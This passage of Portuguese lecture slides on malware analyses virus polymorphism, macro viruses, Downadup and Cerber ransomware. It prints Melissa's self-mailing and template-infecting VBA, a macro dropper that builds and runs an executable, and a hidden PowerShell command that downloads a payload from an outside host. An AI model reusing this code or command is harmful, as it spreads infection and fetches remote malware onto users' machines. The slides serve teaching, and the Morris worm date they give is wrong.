 - Capaz de infectar tanto o MBR quanto o setor de boot, e também exibir tendências parasitas.



Vírus: Payload

- **Trigger**
 - Circunstância que faz com que o vírus execute seu payload.
 - Exemplo:
 - Número particular de infecções com sucesso.
 - Vírus Michelangelo: data de aniversário do Michelangelo (06/Mar).
 - Geralmente não é imediato nem freqüente, para não despertar a atenção do usuário, evitando ações que possam erradicá-lo antes de uma propagação adequada.



Vírus: Payload

- **Polimorfismo**
 - Técnica utilizada para implementar um vírus mutante, capaz de se recodificar o suficiente para ser irreconhecível a partir de sua encarnação passada.
 - Dificulta o seu reconhecimento pelo antivírus, garantindo alta longevidade.
 - Utiliza técnicas de cifragem e descifragem de seu código, que também são mutáveis, para evitar seu reconhecimento pelo antivírus.



Vírus: Payload

- **Polimorfismo: Técnica**
 - O vírus executa, usando a rotina de descifragem default para se decodificar.
 - Em seguida, transfere a execução para a parte que estava codificada (supostamente desconhecida do antivírus).
 - Segue construindo aleatoriamente um algoritmo de cifragem e descifragem, baseado em longas listas de operações bit a bit, combinadas com valores aleatórios, de modo que a descifragem seja o oposto da cifragem.



Vírus: Payload

- **Polimorfismo: Técnica**
 - Adiante, codifica a si mesmo utilizando o novo algoritmo de cifragem gerado.
 - Por fim, o novo código de descifragem e o novo código do vírus criptografado combinados formam o novo vírus.
 - As instruções do código de decifragem são intercaladas com uma quantidade aleatória de instruções sem qualquer função específica, meramente com o objetivo de dificultar o reconhecimento do código de decifragem.
 - Ex: Instruções NOP, instruções para carregarem valores arbitrários em registradores, instruções de subtração de um valor por outro, etc.

Vírus: Payload

- Polimorfismo: Código Original

```
Start:  
    GOTO Decryption_Code  
Encrypted:  
    ....  
    Encrypted code  
    ...  
Decryption_Code:  
    A=Encrypted  
Loop:  
    B=*A  
    B=B XOR CryptoKey  
    *A=B  
    A=A+1  
    GOTO Loop IF NOT A = Decryption_Code  
    GOTO Encrypted  
CryptoKey:  
    Random_number
```

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

390

Vírus: Payload

- Polimorfismo: Código Alterado

```
Start:  
    GOTO Decryption_Code  
Encrypted:  
    ....  
    Encrypted code  
    ...  
Decryption_Code:  
    C=C+1  
    A=Encrypted  
Loop:  
    B=*A  
    C=3214*A  
    B=B XOR CryptoKey  
    *A=B  
    C=1  
    C=A+B
```

```
A=A+1  
GOTO Loop IF NOT A = Decryption_Code  
C=C^2  
GOTO Encrypted  
CryptoKey:  
New_random_number
```



Vírus: Payload

- **Multi-Plataforma**
 - Java – veículo de plataforma neutra para transportar vírus e worms.
 - StrangeBrew, Beanhive, CrashComm e DiskHog
 - Vírus de Macro – dependem do interpretador VBA
 - Presente no Word, Excel, PowerPoint e Outlook
 - Principal plataforma: Windows (MS Office)
 - Outras plataformas com MS Office: MacOS
 - Futuras plataformas com MS Office: UNIX



Vírus: Payload

- **Multi-Plataforma**
 - Recompilação de Fonte – transfere o código fonte do vírus e compila no sistema infectado
- **Morris worm**
 - Criado por Robert Morris, 02/11/1998, primeiro worm de Internet.
 - Explorava um buffer overflow no fingerd e utilizava comandos de debug não documentados do sendmail.
 - Payload carregava rotina própria para quebra de senhas no arquivo /etc/passwd.
 - Descrito no RFC 1135.
 - Fonte: <http://www.worm.net/worm-src.tar.gz>



Vírus: Payload

- **Multi-Plataforma**
 - Recompilação de Fonte
- **ADMw0rm**
 - Worm criado pelo grupo de hackers ADM.
 - Explora um buffer overflow no serviço iquery do BIND (Berkeley Internet Name Daemon).
 - Fonte: <ftp://adm.freelsd.net/ADM>



Vírus de Macro:

- **Técnicas: 1º Exemplo**

- Criam um arquivo ASCII em disco para ser processado pelo debug, funcionando como arquivo de entrada do debug.
- Debug gera um executável a partir do processamento do arquivo ASCII criado.
- Um arquivo .BAT é criado para executar o debug e disparar o vírus.



Vírus de Macro:

- Técnicas: 1º Exemplo
 - Código que cria arquivo para processamento no debug.

```
Sub Main()
    Open "c:\virus.scr" For Output As #1
    Print #1, "N c:\virus.com"
    Print #1, "E0100 4D 5A 60 00 10 00 70 00 1E 00 E0 02 E0 02 58 02"
    Print #1, "E0110 00 25 00 00 54 08 ..... "
    .....
    Print #1, "rcx"
    Print #1, "1E60"
    Print #1, "W"
    Print #1, "q"
    Close #1
```



Vírus de Macro:

- Técnicas: 1º Exemplo
 - Código que gera o .BAT para execução do debug e do vírus.

```
Open "c:\exec_virus.bat" For Output As #1
Print #1, "@echo off"
Print #1, "debug < virus.scr > nul"
Print #1, "c:\virus.com"
Print #1, "del c:\virus.scr"
Print #1, "del c:\virus.com"
Print #1, "del c:\exec_virus.bat"
Close #1
ChDir "c:\
Shell "exec_virus.bat", 0
End Sub
```



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Desabilitar o recurso de segurança contra macros do Microsoft Word.
 - Criar um objeto Outlook.Application e utilizar a MAPI (Messaging API) para enviar cópias do vírus em nome do usuário para todos os endereços do seu Address Book.
 - Infectar a template Normal.DOT



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Desabilitado a segurança contra macros no MS Word.

```
Private Sub Document_Open()
    On Error Resume Next
    If System.PrivateProfileString("", 
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <>
    "" Then
        CommandBars("Macro").Controls("Security...").Enabled = False
        System.PrivateProfileString("", 
        "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") =
        1&
    Else
```



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Criando o objeto Outlook.Application e integrando com MAPI.

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice  
Set UngaDasOutlook = CreateObject("Outlook.Application")  
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

400



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Prepara uma lista com os primeiros 50 endereços do Address Book.

```
If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries(x)
            Peep = AddyBook.AddressEntries.Count
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
```



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Envia e-mails para os 50 endereços selecionados.

```
BreakUmOffASlice.Subject = "Important Message From " &  
Application.UserName
```

```
BreakUmOffASlice.Body = "Here is that document you asked for .... Don't  
show anyone else ;-)"
```

```
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
```

```
BreakUmOffASlice.Send
```



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Verifica se o NORMAL.DOT já está infectado.

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
-----
If NTI1.Name <> "Melissa" Then
    If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
    Set ToInfect = NTI1
    NTI1.Name = "Melissa"
    DoNT = True
End If
```



Vírus de Macro:

- Técnicas: 2º Exemplo (Melissa e “I Love You”)
 - Infecta o NORMAL.DOT.

```
If DoNT = True Then
    Do While ADI1.CodeModule.Lines(1, 1) = ""
        ADI1.CodeModule.DeleteLines 1
    Loop
    ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
    Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
        ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN,1)
        BGN = BGN + 1
    Loop
End If
```



Cavalo de Tróia (Trojan Horse) + Backdoor:

- **Objetivo é plantar programas de controle remoto disfarçados de programas amigáveis.**
- **Massivamente distribuído em anexos de correio eletrônico como programas ou embutidos em documentos que utilizam macros.**
- **Diferentemente dos vírus, estes programas não se proliferam sozinhos.**
- **Exemplo Clássico: Back Orifice**
 - **Funciona como um servidor de acesso e permite a usuários remotos diversas opções de controle, tais como: apagar arquivos no alvo, transferir arquivos do e para o alvo, executar comandos no alvo, etc.**



Worm + Downloader:

- Propagação: utilizam a rede de comunicação de dados para explorar vulnerabilidades de serviços de rede em sistemas.
 - Técnicas de buffer overflow.
- Payload: fazem o download do código malicioso após um certo número de infecções bem sucedidas.
 - Download de servidores públicos:
 - Código de download embutido
 - Ex: Protocolos clássicos: FTP, HTTP
 - Código de download externo
 - Ex: Cliente FTP, Cliente HTTP



W32.Downadup:

- Propagação:
 - Explora a vulnerabilidade MS08-067 (Vulnerability in Server Service (RPC) Could Allow Remote Code Execution), que requer o conhecimento da versão do sistema operacional (XP vs. W2003) e do tipo de língua (português, inglês, chinês, etc) utilizados pelo sistema atacado.
 - A primeira versão fazia o download de um arquivo público de geolocalização de endereços IP mantido em:
 - <http://maxmind.com/download/geoip/database/GeoIP.dat.gz>
 - A versão posterior anexa o arquivo GeolP (aprox. 75 KB) ao código malicioso de forma compactada com RAR e criptografada com RC4 e uma chave simétrica de 29 bytes.



W32.Downadup:

- Propagação:
 - Pequena parte da longa lista de valores de configuração utilizada para explorar a vulnerabilidade no serviço RPC do Windows.

```
<5, 9, 780E1FCBh, 0, 0, 0> ; Windows 2003 SP0
<6, 9, 7C90568Ch, 7CA27CF4h, 7C86FED3h, 7C83E413h> ; Windows 2003 SP1
<7, 9, 7C86BEB8h, 7CA1E84Eh, 7C86A01Bh, 7C83F517h> ; Windows 2003 SP2
<2, 9, 7801CB24h, 0, 0, 0> ; Windows XP
<3, 9, 6F88F727h, 6F8916E2h, 0, 0> ; Windows XP English
<3, 1, 6FD8F727h, 6FD916E2h, 0, 0> ; Windows XP SP2 Arabic
<3, 416h, 596FF727h, 597016E2h, 0, 0> ; Windows XP SP2 Portuguese
<3, 804h, 58FBF727h, 58FC16E2h, 0, 0> ; Windows XP SP2 Chinese (Simplified)
```

Código Malicioso (Malware)


408

- Segurança da Informação
Prof. Anderson O. da Silva



W32.Downadup:

- Propagação:
 - Exemplo de resposta enviada pelo computador remoto que denuncia a versão do sistema operacional, no caso, Windows 2000.



Fonte: Downadup: Small Improvements Yield Big Returns ; Elia Florio; Symantec, January, 2009.



W32.Downadup:

- **Payload:**
 - Download de sites cujo domínio é formado por um algoritmo de geração de nomes de domínio pseudo-aleatórios.
 - As primeiras versões geravam um conjunto de 250 domínios diferentes por dia, o que possibilitava monitoração.
 - A terceira versão seleciona 500 domínios de um conjunto de 50.000 domínios gerados por dia, o que impossibilita o monitoramento.
 - Proteção do payload por criptografia assimétrica.
 - O payload é criptografado com RC4 e uma chave de 64 bits, e assinado digitalmente (algoritmo semelhante ao RSA) pelos autores com sua chave privada.
 - A chave pública (4096 bits) é transportada junto com o código malicioso.
 - O hash contém 64 bytes (512-bits), mas não é gerado pelo algoritmo SHA-512.

Fonte: W32.Downadup.C Pseudo-Random Domain Name Generation ; Elia Florio; Symantec, March, 2009.


Fonte: Downadup—Advanced Crypto Protection; Elia Florio; Symantec, February, 2009.

Código Malicioso (Malware)

- Segurança da Informação
Prof. Anderson O. da Silva

410

W32.Downadup:




Fonte: Downadup—Advanced Crypto Protection; Elia Florio; Symantec, February, 2009.

Código Malicioso (Malware)

- Segurança da Informação
Prof. Anderson O. da Silva

411

W32.Downadup:



Fonte: Downadup—Advanced Crypto Protection; Elia Florio; Symantec, February, 2009.



Ransomware:

- O objetivo desse código malicioso é criptografar os dados das vítimas e cobrar pagamento de resgate pela chave e pelo código de decriptação.
- Propagação: utilizam múltiplas formas, como macros maliciosas embutidas em documentos anexados em e-mail ou em cavalos de tróia .
- Payload: criptografa os arquivos da vítima e indica site para pagamento de resgate e acesso a chave e ao código de decriptação.
 - Rotina de criptografia pode estar embutida no código ou disponível em bibliotecas do sistema atacado.


Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

413

Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- Propagação: utiliza campanhas de spam para se disseminar em anexos compactados (.zip) em e-mails.
 - Principalmente nos períodos de e-commerce em larga escala (ex: Black Friday) forjando confirmações de pedidos de compra e entrega.



Fonte: No slowdown in Cerber ransomware activity as 2016 draws to a close; Rodel Finones and Francis Tan Seng, Microsoft Malware Protection Center (MMPC), December, 2016.

Código Malicioso (Malware)

414

- Segurança da Informação
Prof. Anderson O. da Silva



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- Payload: o anexo é protegido pela senha que é fornecida no corpo da mensagem.
 - A senha é solicitada pelo aplicativo default de descompactação quando o usuário tenta abrir o arquivo anexado.



Código Malicioso (Malware)


415

- Segurança da Informação
Prof. Anderson O. da Silva



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- **Payload:** quando o anexo é descompactado, o documento .doc com a macro maliciosa é criado no disco e aberto no Microsoft Word.
 - O texto do documento é atrativo e visa a convencer o usuário a autorizar a execução da macro maliciosa.



Código Malicioso (Malware)

416

• Segurança da Informação
Prof. Anderson O. da Silva



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- Payload: o código da macro possui rotinas de download ofuscadas.
 - O comando do PowerShell e o link de download estão ofuscados, conforme mostrado na figura.

```
zbjr8qle2 = "n10aDF1"
nmqqlf1xa = "-n^op^ro"
adacmubdtexz = "xv^_uu"
nbhykdb1r42df = "dataz.E"
jjf012px = "o^wer^she"
hknwzwutce = @
ybgulnj3x3 = "S 'z@PP"
jvkbj2xz = "^icV^"
lntakrxaeuy = "hl3gj7z"
ybsf52 = "ZC .0np;0
ostsydrbk51 = "BJ^E^c^"
ycjcwcm = "ra.onio"
Jjlz7z1qi = "PpDAtaz"
eaquvi6dhy9 = "e -E^X"
gkheehjcisfm9 = "L'E^<'h"
edhe7iu7t = "cmd.ExE"
eyuvhdi4yn = "n.to/sv"
eoqiwtda8cr = "T.^w^E"
pawlict3xd = "T^V^1E "
rkbh6uu = "T _s^V"
uiipz8iyu = "https://"
ffyb34z = "a$S "
gtdbuceo = "1^l.^eX"
rambc0truxs = "eCltI^"
bhng9h8r = "kxjv06c"
ugwip8i = "ndo^w$"
iqj5fvf = "onp^0^1"
yxmpnind = " b^K^P"
ncec0uesmh = " b^K^-w"
nic36iib = "xe'.'z@"
nexypibg = " hiD"
ucagu6e = " <nEv-o"
vlxshcqkv10 = "Ffile "
hicrup1 = "stEm.NE"
carniv4ngj = "pr^oC'es"
zhmyay4a?? = "st^aRt-^"
toz6csbma = "De^n "
Shell Join<Array>(edhe7iu7t, ybsf52, jjf012px, ogtdbuceo, eaquvi6dhy9, rambc0truxs, iqj5fvf,
End SubF
```

Part of powershell string that would be used to as a download routine

Obfuscated download link



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- **Payload:** o código da macro executa um comando da PowerShell para fazer o download do código malicioso para a pasta “%APPDATA%”, arquivo local “exe”.
 - A PowerShell é executada com a opção –WindowsStyle Hidden para não criar uma janela visual, ou seja, executa em background.

```
Powershell.exe -ExecutionPolicy ByPass -noprofile -windowStyle hidden <New-Object System.Net.WebClient>.DownloadFile('https://h13gj7zqxjvo6cra.onion.to/svchost.exe','%APPDATA%\exe');
```

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

418



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- **Payload: a versão mais recente protege os dados de configuração embutidos no binário do código malicioso com cifra RC4.**
 - As versões antigas utilizavam um código personalizado para implementar o RC4, enquanto a nova versão utiliza Cripto APIs.
 - A chave RC4 está embutida no binário do código malicioso.

```
    _DWORD *ExtractCerberConfig()
{
    _DWORD *result; // eax@1
    _DWORD *v1; // edi@2
    int v2; // esi@2
    char v3; // [esp+8h] [ebp-4h]@3

    result = (_DWORD *)g_ConfigSize;
    if ( g_ConfigSize )
    {
        v1 = 0;
        v2 = RC4CryptDecrypt__(g_ConfigSize, (const char *)gRC4Key, (int)&g_EncryptedConfig);
        if ( v2 )
        {
            v1 = sub_40F1C7(g_ConfigSize, v2, &v3);
            sub_407042(v2);
        }
        result = v1;
    }
    return result;
}
```

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

419

Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- Payload: Decriptação RC4 utilizando a Crypto API.

```
int __usercall RC4CryptDecrypt@<al>(int dwInputSize@<edi>, int size@<esi>, int pRC4Key, int pbBuf, int a5)
{
    int v5; // ebx@1
    int v6; // ecx@7
    char *i; // eax@7
    int v9; // [esp+4h]@2
    MACRO_CALG_RC2 v10; // [esp+8h] [ebp-24h]@2
    int v11; // [esp+Ch] [ebp-20h]@2
    char v12; // [esp+10h] [ebp-1Ch]@2
    int v13; // [esp+20h] [ebp-Ch]@6
    HCRYPTKEY v14; // [esp+24h] [ebp-8h]@2
    bool v15; // [esp+28h] [ebp-1h]@1

    v5 = a5;
    v15 = 0;
    if ( (unsigned __int8)CryptAcquireContextW() )
    {
        v9 = 0x208; // PLAINTEXTKEYBLOB
        v10 = CALG_RC4;
        v11 = size;
        j_memcpy_0(&v12, pRC4Key, size);
        if ( CryptImportKey(dword_42F418, (const BYTE *)&v9, 0x1Cu, 0, 0, &v14) )
        {
            if ( a5 )
                j_memcpy_0(a5, pbBuf, dwInputSize);
            else
                v5 = pbBuf;
            v13 = dwInputSize;
            v15 = CallCryptEncrypt(v14, 1, v5, (int)&v13, dwInputSize) != 0;
            CryptDestroyKey(v14);
        }
        v6 = size;
        for ( i = &v12; v6; --v6 )
            *i++ = 0;
    }
    return v15;
}
```

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

420



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- **Payload: 50 novas extensões de arquivos foram adicionadas na nova versão, totalizando 493 tipos de arquivos que são passados para a rotina de criptografia de arquivos.**

.123	.1cd	.3dm	.3ds	.3fr	.3g2	.3gp	.3pr	.602
.7z	.7zip	.aac	.ab4	.abd	.acc	.accdb	.accde	.accdr
.accdt	.ach	.acr	.act	.adb	.adp	.ads	.aes	.agdl
.ai	.aiff	.ait	.al	.aoi	.apj	.apk	.arc	.arw
.ascx	.ASF	.asm	.asp	.aspx	.asset	.asx	.atb	.avi
.awg	.back	.backup	.backupdb	.bak	.bank	.bat	.bay	.bdb
.bgt	.bik	.bin	.bkp	.blend	.bmp	.bpw	.brd	.bsa
.bz2	.c	.cash	.cdb	.cdf	.cdr	.cdr3	.cdr4	.cdr5
.cdr6	.cdrw	.cdx	.ce1	.ce2	.cer	.cfg	.cfn	.cgm
.cib	.class	.cls	.cmd	.cmt	.config	.contact	.cpi	.cpp
.cr2	.craw	.crt	.crw	.cry	.cs	.csh	.csl	.csr
.css	.csv	.d3dbsp	.dac	.das	.dat	.db	.db3	.db_journal
.dbf	.dbx	.dc2	.dch	.dcr	.dcs	.ddd	.ddoc	.ddrw
.dds	.def	.der	.des	.design	.dgc	.dgn	.dif	.dip
.dit	.djv	.djvu	.dng	.doc	.docb	.docm	.docx	.dot
<hr/>								
.wallet	.war	.wav	.wb2	.wk1	.wks	.wma	.wmf	.wmv
.wpd	.wps	.x11	.x3f	.xis	.xla	.xlam	.xlc	.xlk
.xlm	.xlr	.xls	.xlsm	.xlsx	.xlt	.xltm	.xltx	
.xlw	.xml	.xps	.xxx	.ycbcra	.yuv	.zip		

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

421

Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- **Payload: a versão nova também acrescenta uma lista de exceção de tipos de arquivos, aumenta a lista de exceção de pastas e prioriza arquivos em pastas específicas.**

- **Lista de exceção de tipos de arquivos:**

.bat
.cmd
.com
.cpl
.dll
.exe
.hta
.msc
.msi
.msp
.pif
.scf
.scr
.sys

- **Lista de exceção de pastas:**

\\$getcurrent\ (new)
\\$recycle.bin\ (new)
\\$windows.~bt\
\\$windows.~ws\ (new)
\boot\
\documents and settings\all users\
\documents and settings\default user\
\documents and settings\localservice\
\documents and settings\networkservice\
\intel\ (new)

\appdata\local\
\appdata\localallow\
\appdata\roaming\ (made more generic)
\local settings\
\public\music\sample music\
\public\pictures\sample pictures\
\public\videos\sample videos\
\tor browser\

- **Lista de pastas que contém arquivos que são priorizados:**

\bitcoin\ (new)
\excel\
\microsoft sql server\
\microsoft\excel\ (new)
\microsoft\microsoft sql server\
\microsoft\office\ (new)
\microsoft\onenote\ (new)
\microsoft\outlook\ (new)
\microsoft\powerpoint\ (new)
\microsoft\word\ (new)
\office\ (new)
\onenote\
\outlook\
\powerpoint\
\steam\
\the bat!\
\thunderbird\
\word\ (new)

Código Malicioso (Malware)

• Segurança da Informação
Prof. Anderson O. da Silva

422



Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- **Payload: acrescenta um arquivo de README nas pastas com um texto que orienta como pagar o resgate para obter a chave e o código de decriptação.**

CERBER RANSOMWARE

Instructions

English

Can't you find the necessary files?
Is the content of your files not readable?

It is normal because the files' names and the data in your files have been encrypted by "Cerber Ransomware".

It means your files are NOT damaged! Your files are modified only. This modification is reversible.
From now it is not possible to use your files until they will be decrypted.

The only way to decrypt your files safely is to buy the special decryption software "Cerber Decryptor".

Any attempts to restore your files with the third-party software will be fatal for your files!

